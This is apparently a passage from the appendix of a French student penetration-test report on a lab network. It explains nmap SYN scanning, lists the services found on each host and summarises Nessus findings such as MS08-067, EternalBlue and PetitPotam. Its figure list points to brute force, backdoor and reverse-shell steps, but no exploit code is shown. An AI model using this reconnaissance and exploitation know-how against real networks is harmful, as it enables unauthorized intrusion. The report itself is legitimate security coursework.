[2] Pour bien comprendre, nous devons rappeler le TCP Handshake. Lors d'une connexion TCP classique, le client envoie un flag SYN. Si le serveur possède son port fermé, il renverra RST (Reset) mais si le port est ouvert et que la connexion est autorisée, celui-ci renverra SYN/ACK. Le client devra alors renvoyer le flag ACK afin d'établir cette connexion.

-sT est une option permettant le scan TCP. Ce qui veut dire que l'on va utiliser le TCP handshake de manière classique sur chacun des ports que l'on veut tester.

-sS est une option permettant l'analyse SYN. Le TCP handshake va se faire de la même manière, si ce n'est que le client renverra un flag RST au lieu de ACK à la fin du handshake.

Les avantages à utiliser une analyse SYN :

- Permet de contourner des anciens IDS qui se basent sur un TCP handshake complet
- Les analyses ne sont généralement pas enregistrées par les applications
- Beaucoup plus rapide que des analyses TCP standards

Quels désavantages ?

- Nécessite des privilèges root
- Les services instables sont parfois interrompus par les analyses SYN

### B.4 L'option -P-

De base, nmap va scanner les 1000 ports les plus utilisés. L'option **-P** va permettre de sélectionner un range de port à analyser et **-P-** va permettre de sélectionner l'intégralité des ports pour l'analyse.

## C Scan des différents services

```

msf6 > services
Services
=====

host      port  proto name      state  info
-----
10.180.10.1 22    tcp    ssh        open
10.180.10.1 3389   tcp    ms-wbt-server open
10.180.10.2 22    tcp    ssh        open
10.180.20.1 21    tcp    ftp        open    Microsoft ftpd
10.180.20.1 53    tcp    domain     open    Simple DNS Plus
10.180.20.1 53    udp    domain     open
10.180.20.1 80    tcp    http       open    Microsoft IIS httpd 10.0
10.180.20.1 88    tcp    kerberos-sec open    Microsoft Windows Kerberos server time: 2021-10-22 14:03:11Z
10.180.20.1 135   tcp    msrpc      open    Microsoft Windows RPC
10.180.20.1 139   tcp    netbios-ssn open    Microsoft Windows netbios-ssn
10.180.20.1 389   tcp    ldap       open    Microsoft Windows Active Directory LDAP Domain: ptlab.be, Site: Default-First-Site-Name
10.180.20.1 445   tcp    microsoft-ds open    Windows Server 2016 Datacenter 14393 microsoft-ds
10.180.20.1 464   tcp    kpasswd5   open
10.180.20.1 593   tcp    http-rpc-epmap open    Microsoft Windows RPC over HTTP 1.0
10.180.20.1 636   tcp    ldapssl    open    Microsoft Windows Active Directory LDAP Domain: ptlab.be, Site: Default-First-Site-Name
10.180.20.1 3268  tcp    globalcatldap open    Microsoft Windows Active Directory LDAP Domain: ptlab.be, Site: Default-First-Site-Name
10.180.20.1 3269  tcp    globalcatldapssl open    Microsoft Windows Active Directory LDAP Domain: ptlab.be, Site: Default-First-Site-Name
10.180.20.1 3389  tcp    ms-wbt-server open    Microsoft Terminal Services
10.180.20.1 5985  tcp    wsmman     open
10.180.20.1 9389  tcp    adws       open
10.180.20.1 49666  tcp      open
10.180.20.1 49667  tcp      open
10.180.20.1 49685  tcp      open
10.180.20.1 49686  tcp      open
10.180.20.1 49688  tcp      open
10.180.20.1 49707  tcp      open
10.180.20.1 49724  tcp      open
10.180.20.1 50020  tcp      open
10.180.20.2 139   tcp    netbios-ssn open    Microsoft Windows netbios-ssn
10.180.20.2 445   tcp    microsoft-ds open    Windows XP 3790 Service Pack 1 microsoft-ds workgroup: PTLAB
10.180.20.3 123   udp    ntp        unknown
10.180.20.3 135   tcp    msrpc      open    Microsoft Windows RPC
10.180.20.3 137   udp    netbios-ns unknown
10.180.20.3 138   udp    netbios-dgm unknown
10.180.20.3 139   tcp    netbios-ssn open    Microsoft Windows netbios-ssn
10.180.20.3 445   tcp    microsoft-ds open
10.180.20.3 500   udp    isakmp     unknown
10.180.20.3 1900  udp    upnp       unknown
10.180.20.3 4500  udp    nat-t-ike  unknown
10.180.20.3 5040  tcp    unknown    open
10.180.20.3 5050  udp    mmcc       unknown
10.180.20.3 5353  udp    zeroconf   unknown
10.180.20.3 5355  udp    llmnr      unknown
10.180.20.3 49664  tcp      open
10.180.20.3 49665  tcp      open
10.180.20.3 49666  tcp      open
10.180.20.3 49667  tcp      open
10.180.20.3 49668  tcp      open
10.180.20.3 49669  tcp      open
10.180.20.3 49670  tcp      open
10.180.20.3 49671  tcp      open
10.180.20.11 5555  tcp    freeciv    open
10.180.20.254 22    tcp    ssh        open

10.180.30.10 22    tcp    ssh        open    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 Ubuntu Linux; protocol 2.0
10.180.30.10 80    tcp    http       open    Apache httpd 2.4.7 (Ubuntu)
10.180.30.10 631   udp    ipp        unknown
10.180.30.10 5353  udp    zeroconf   unknown
10.180.30.15 22    tcp    ssh        open    OpenSSH 8.4p1 Debian 5 protocol 2.0
10.180.30.15 80    tcp    http       open    nginx 1.18.0
10.180.30.15 111   tcp    rpcbind    open    2-4 RPC #100000
10.180.30.15 111   udp    rpcbind    unknown
10.180.30.15 443   tcp    https      open    nginx 1.18.0
10.180.30.15 2049  tcp    nfs        open    3 RPC #100227
10.180.30.15 2049  udp    nfs        open
10.180.30.15 35105  tcp    nlockmgr   open    1-4 RPC #100021
10.180.30.15 39121  tcp    mountd     open    1-3 RPC #100005
10.180.30.15 42739  tcp    mountd     open    1-3 RPC #100005
10.180.30.15 45705  tcp    mountd     open    1-3 RPC #100005
10.180.30.254 22    tcp    ssh        open    OpenSSH 8.4p1 Debian 5 protocol 2.0

```

FIGURE 29 – Découverte des services sur tous les hôtes

## D Rapport de l'analyse des vulnérabilités

### D.1 Basic Network Scan

Après avoir effectué une analyse basique des différents hôtes, nous avons un certain taux en moyenne de failles critique sur l'ensemble des machines (voir figure 30). Voyons cela plus en détail. (Tous les graphiques représentés ici sont basés sur les résultats de Nessus. La partie information correspond donc à toutes les informations que Nessus a pu trouver sur les systèmes en comparaison avec les autres vulnérabilités)




FIGURE 30 – Vulnérabilité sur l'ensemble des machines

#### D.1.1 SOVKIPOU.PTLAB.BE

Comme nous pouvons observer sur la figure 31, nous avons des vulnérabilités de moyenne et haute importance.




FIGURE 31 – Vulnérabilité sur SOVKIPOU.PTLAB.BE

- Haute
  - CVE-2016-2183 :  
Le chiffrement utilisé (3DES-CBC) dans le SSL n'est pas assez complexe et est susceptible d'être vulnérable à

une attaque de type "Sweet32". Les ports TCP 3389/msrdp, 636/ldap, 3269/ldap sont concernés.

- CVE-1999-0517 :  
Le serveur SNMP répond aux requêtes publiques. Un attaquant peut extraire des informations utiles pour son attaque. Le port TCP 161/snmp est concerné.
- Moyenne
  - Certificat auto-signé :  
N'a pas de grande importance en interne.
  - CVE-1999-0532 :  
Le serveur de noms de domaines permet d'effectuer des transferts de zones DNS. Cela peut permettre à un attaquant de facilement découvrir une liste de cibles potentielles. Le port 53/DNS est concerné.

#### D.1.2 SOPORIFIK.PTLAB.BE

Comme nous pouvons observer sur la figure 32, nous avons des vulnérabilités de moyenne, haute importance et des vulnérabilités critiques.




FIGURE 32 – Vulnérabilité sur SOPORIFIK.PTLAB.BE

- Critique
  - MS06-040 :  
L'hôte distant est vulnérable à un dépassement de mémoire tampon dans le service 'Server' qui peut permettre à un attaquant d'exécuter du code arbitraire sur l'hôte distant avec les privilèges 'SYSTEM'.
  - MS09-001 :  
L'hôte distant est affecté par une vulnérabilité de corruption de mémoire dans SMB qui peut permettre à un attaquant d'exécuter du code arbitraire ou d'effectuer un déni de service contre l'hôte distant.
  - MS08-067 :  
L'hôte Windows distant est affecté par une vulnérabilité d'exécution de code à distance dans le service « Server » en raison d'une mauvaise gestion des requêtes RPC. Un attaquant distant non authentifié peut exploiter cela, via une requête RPC spécialement conçue, pour exécuter du code arbitraire avec les privilèges 'System'.
- Haute
  - MS17-010 (EternalBlue) :  
Plusieurs vulnérabilités d'exécution de code à distance existent dans Microsoft Server Message Block 1.0 (SMBv1) en raison d'une mauvaise gestion de certaines demandes. Un attaquant distant non authentifié peut exploiter ces vulnérabilités, via un paquet spécialement conçu, pour exécuter du code arbitraire. Une vulnérabilité de divulgation d'informations existe dans Microsoft Server Message Block 1.0 (SMBv1) en raison d'une mauvaise gestion de certaines demandes. Un attaquant distant non authentifié peut exploiter cela, via un paquet spécialement conçu, pour divulguer des informations sensibles.
  - MS06-035 :

L'hôte distant est vulnérable au débordement de la heap dans le service 'Server' qui peut permettre à un attaquant d'exécuter du code arbitraire sur l'hôte distant avec les privilèges 'SYSTEM'. En plus de cela, l'hôte distant est également affecté par une vulnérabilité de divulgation d'informations dans SMB qui peut permettre à un attaquant d'obtenir des parties de la mémoire de l'hôte distant.

- CVE-2002-1117 :  
L'hôte distant exécute Microsoft Windows. Il est possible de s'y connecter en utilisant une session NULL (c'est-à-dire sans login ni mot de passe). Selon la configuration, il est possible qu'un attaquant distant non authentifié exploite ce problème pour obtenir des informations sur l'hôte distant.
- Moyenne
- CVE-2021-36942 :  
Le remote host est affecté par une vulnérabilité d'élévation des privilèges de réflexion NTLM connue sous le nom de « PetitPotam ». Un attaquant distant non authentifié peut exploiter cela, en envoyant une requête EFSRPC spécialement conçue, pour forcer l'hôte affecté à se connecter à un serveur malveillant. Un attaquant peut alors utiliser un relais NTLM pour usurper l'identité de l'hôte cible et s'authentifier auprès des services distants. Un scénario d'attaque, décrit dans l'article KB5005413, utilise cet exploit pour lancer une session NTLM en tant que compte d'ordinateur d'un contrôleur de domaine. Cette session est ensuite relayée vers un hôte des services de certificats Active Directory (AD CS) pour obtenir un certificat. Ce certificat pourrait ensuite être utilisé pour se déplacer latéralement dans l'environnement du domaine.
- Signature SMB non requise :  
La signature n'est pas requise sur le serveur SMB distant. Un attaquant distant non authentifié peut exploiter cela pour mener des attaques de type man-in-the-middle contre le serveur SMB.

### D.1.3 SIMIABRAZ.PTLAB.BE

Comme nous pouvons observer sur la figure 33, nous avons une vulnérabilité moyenne.




FIGURE 33 – Vulnérabilité sur SIMIABRAZ.PTLAB.BE

Il s'agit de la vulnérabilité aussi présente sur SOPORIFIK.PTLAB.BE : "Signature SMB non requise". Un attaquant distant non authentifié peut exploiter cela pour mener des attaques de type man-in-the-middle contre le serveur SMB.

### D.1.4 SNUBBULL.MEGACORPONE.BE

Comme nous pouvons observer sur la figure 34, nous avons une vulnérabilité de basse, et moyenne importance.




FIGURE 34 – Vulnérabilité sur SNUBBULL.MEGACORPONE.BE

- Moyenne
  - mDNS Detection :  
Le service distant comprend le protocole Bonjour (également connu sous le nom de ZeroConf ou mDNS), qui permet à quiconque de découvrir des informations de l'hôte distant telles que son type de système d'exploitation et sa version exacte, son nom d'hôte et la liste des services qu'il exécute.
  - SSH Weak Algorithms Supported :  
Le serveur SSH distant est configuré pour utiliser le chiffrement de flux Arcfour ou aucun chiffrement. La RFC 4253 déconseille l'utilisation d'Arcfour en raison d'un problème avec des clés faibles.
- Faible
  - SSH Server CBC Mode Ciphers Enabled :  
Le serveur SSH est configuré pour prendre en charge le chiffrement Cipher Block Chaining (CBC). Cela peut permettre à un attaquant de récupérer le message en clair à partir du texte chiffré.
  - SSH Weak Key Exchange Algorithms Enabled :  
Le serveur SSH distant est configuré pour autoriser les algorithmes d'échange de clés qui sont considérés comme faibles. Ceci est basé sur le document préliminaire de l'IETF, Mises à jour et recommandations de la méthode d'échange de clés (KEX) pour Secure Shell (SSH) draft-ietf-curdle-ssh-kex-sha2-20. La section 4 énumère des conseils sur les algorithmes d'échange de clés qui NE DEVRAIENT PAS et NE DOIVENT PAS être activés.
  - SSH Weak MAC Algorithms Enabled :  
Le serveur SSH distant est configuré pour autoriser les algorithmes MAC MD5 ou 96 bits, tous deux considérés comme faibles.

#### D.1.5 STALGAMIN.MEGACORPONE.BE

Comme nous pouvons observer sur la figure 35, nous avons une vulnérabilité moyenne et critique.




FIGURE 35 – Vulnérabilité sur STALGAMIN.MEGACORPONE.BE

- Critique
  - NFS Exported Share Information Disclosure (1999-0170, 1999-0554, 1999-0211) :  
Au moins un des partages NFS exportés par le serveur distant peut être monté par l'hôte de l'analyse. Un attaquant peut exploiter cela pour lire (et éventuellement écrire) des fichiers sur un hôte distant.
  - CVE-2021-23017 :  
Selon son en-tête de réponse du serveur, la version installée de nginx est la 0.6.18 avant la 1.20.1. Il est donc affecté par une vulnérabilité d'exécution de code à distance. Un problème de sécurité dans le résolveur nginx a été identifié, ce qui pourrait permettre à un attaquant distant non authentifié de provoquer l'écrasement de la mémoire d'un octet en utilisant une réponse DNS spécialement conçue, entraînant un plantage du processus de travail ou, potentiellement, l'exécution de code arbitraire.
- Moyenne
  - Certificat auto-signé :  
N'importe qui pourrait établir une attaque de l'homme du milieu contre l'hôte distant.
  - TLS Version 1.0 Protocol Detection :  
TLS 1.0 présente un certain nombre de défauts de conception cryptographique. Les serveurs qui ne sont pas activés pour TLS 1.2 et versions ultérieures ne fonctionneront plus correctement avec les principaux navigateurs Web et les principaux fournisseurs.

## D.2 Web Application Tests

### D.2.1 SNUBBULL.MEGACORPONE.BE

Le scan WEB de Nessus a repéré 3 autres vulnérabilités moyennes et 2 basses.

- Moyenne
  - Browsable Web Directories :  
Il est possible d'identifier des dossiers car l'indexation du site est activée.
  - Web Application Potentially Vulnerable to Clickjacking :  
Aucune protection contre le XSS n'est mise en place dans les headers HTTP.
  - WordPress User Enumeration :  
La version de WordPress hébergée sur le serveur Web distant est affectée par une vulnérabilité d'énumération des utilisateurs. Un attaquant distant non authentifié peut exploiter cela pour connaître les noms d'utilisateurs WordPress valides. Ces informations pourraient être utilisées pour lancer d'autres attaques.
- Basse
  - Web Server Transmits Cleartext Credentials :  
Il est conseillé de mettre les sites en HTTPS pour éviter les attaques de type man in the middle sur des pages où des données sensibles peuvent transiter, comme c'est le cas de /wordpress/wp-login.php.



- Web Server Allows Password Auto-Completion : Bien que cela ne représente pas un risque pour ce serveur Web en soi, cela signifie que les utilisateurs qui utilisent les formulaires concernés peuvent avoir leurs informations d'identification enregistrées dans leurs navigateurs, ce qui pourrait entraîner une perte de confidentialité si l'un d'entre eux utilise un hôte compromis ou si leur machine est compromise à un moment donné.

#### **D.2.2 STALGAMIN.MEGACORPONE.BE**

- Moyenne
- Web Application Potentially Vulnerable to Clickjacking :  
Aucune protection contre le XSS n'est mise en place dans les headers HTTP.

## Table des figures

1	./nanites.php . . . . .	6
2	Version Apache . . . . .	6
3	Version PHP . . . . .	7
4	Headers HTTP manquant . . . . .	7
5	Page de contact . . . . .	8
6	Selfie compromettant sur twitter . . . . .	8
7	Les différents sous-domaines trouvés par netcraft . . . . .	9
8	Certificat et IP . . . . .	9
9	Résultats Shodan . . . . .	10
10	Découverte des hôtes . . . . .	11
11	Smb-OS-Discovery . . . . .	12
12	Extraction des usernames avec snmpwalk . . . . .	12
13	Découverte d'un appareil android . . . . .	13
14	Collection des CVE - Nmap . . . . .	14
15	Découverte du mot de passe du point wifi "Ikki" . . . . .	15
16	Découverte des différents share SMB grâce à "user" . . . . .	15
17	Brute force SMB - WinXP . . . . .	16
18	Déploiement d'une backdoor sur SOPORIFIK.PTLAB.BE . . . . .	16
19	Mise en place d'un accès RDP sur SOPORIFIK.PTLAB.BE . . . . .	17
20	Accès à la machine Windows XP . . . . .	17
21	Énumération du compte administrateur . . . . .	18
22	Second brute force - SqlService . . . . .	18
23	Connexion RDP à la Windows 10 (SIMIABRAZ.PTLAB.BE) . . . . .	18
24	Connexion RDP en administrateur sur la windows server . . . . .	19
25	Accès admin à la gestion du site Wordpress . . . . .	20
26	Upload de notre reverse_shell en PHP . . . . .	20
27	Élévation de privilèges depuis notre reverse_shell . . . . .	21
28	Accès à un shell 'root' sur la machine Android . . . . .	22
29	Découverte des services sur tous les hôtes . . . . .	26
30	Vulnérabilité sur l'ensemble des machines . . . . .	27
31	Vulnérabilité sur SOVKIPOU.PTLAB.BE . . . . .	27
32	Vulnérabilité sur SOPORIFIK.PTLAB.BE . . . . .	28
33	Vulnérabilité sur SIMIABRAZ.PTLAB.BE . . . . .	29
34	Vulnérabilité sur SNUBBULL.MEGACORPONE.BE . . . . .	30
35	Vulnérabilité sur STALGAMIN.MEGACORPONE.BE . . . . .	31

## Références

- [1] Consulté le 13/12/2021,  
<https://moz.com/learn/seo/robotstxt>
- [2] Consulté le 15/12/2021,  
<https://tryhackme.com/room/furthernmap>
- [3] Consulté le 15/12/2021,  
<https://beaglesecurity.com/blog/vulnerability/wordpress-user-enumeration.html>
- [4] Consulté le 16/12/2021,  
<https://book.hacktricks.xyz/linux-unix/privilege-escalation>
- [5] Consulté le 18/12/2021,  
<https://www.xmodulo.com/update-sudo-version-linux.html>
- [6] Consulté le 21/12/2021,  
[https://sushant747.gitbooks.io/total-oscp-guide/content/spawning\\_shells.html](https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html)
- [7] Consulté le 15/12/2021,  
<https://github.com/pentestmonkey/php-reverse-shell>
- [8] Consulté le 16/12/2021,  
<https://medium.com/@samsepio1/android4-vulnhub-writeup-3036f352640f>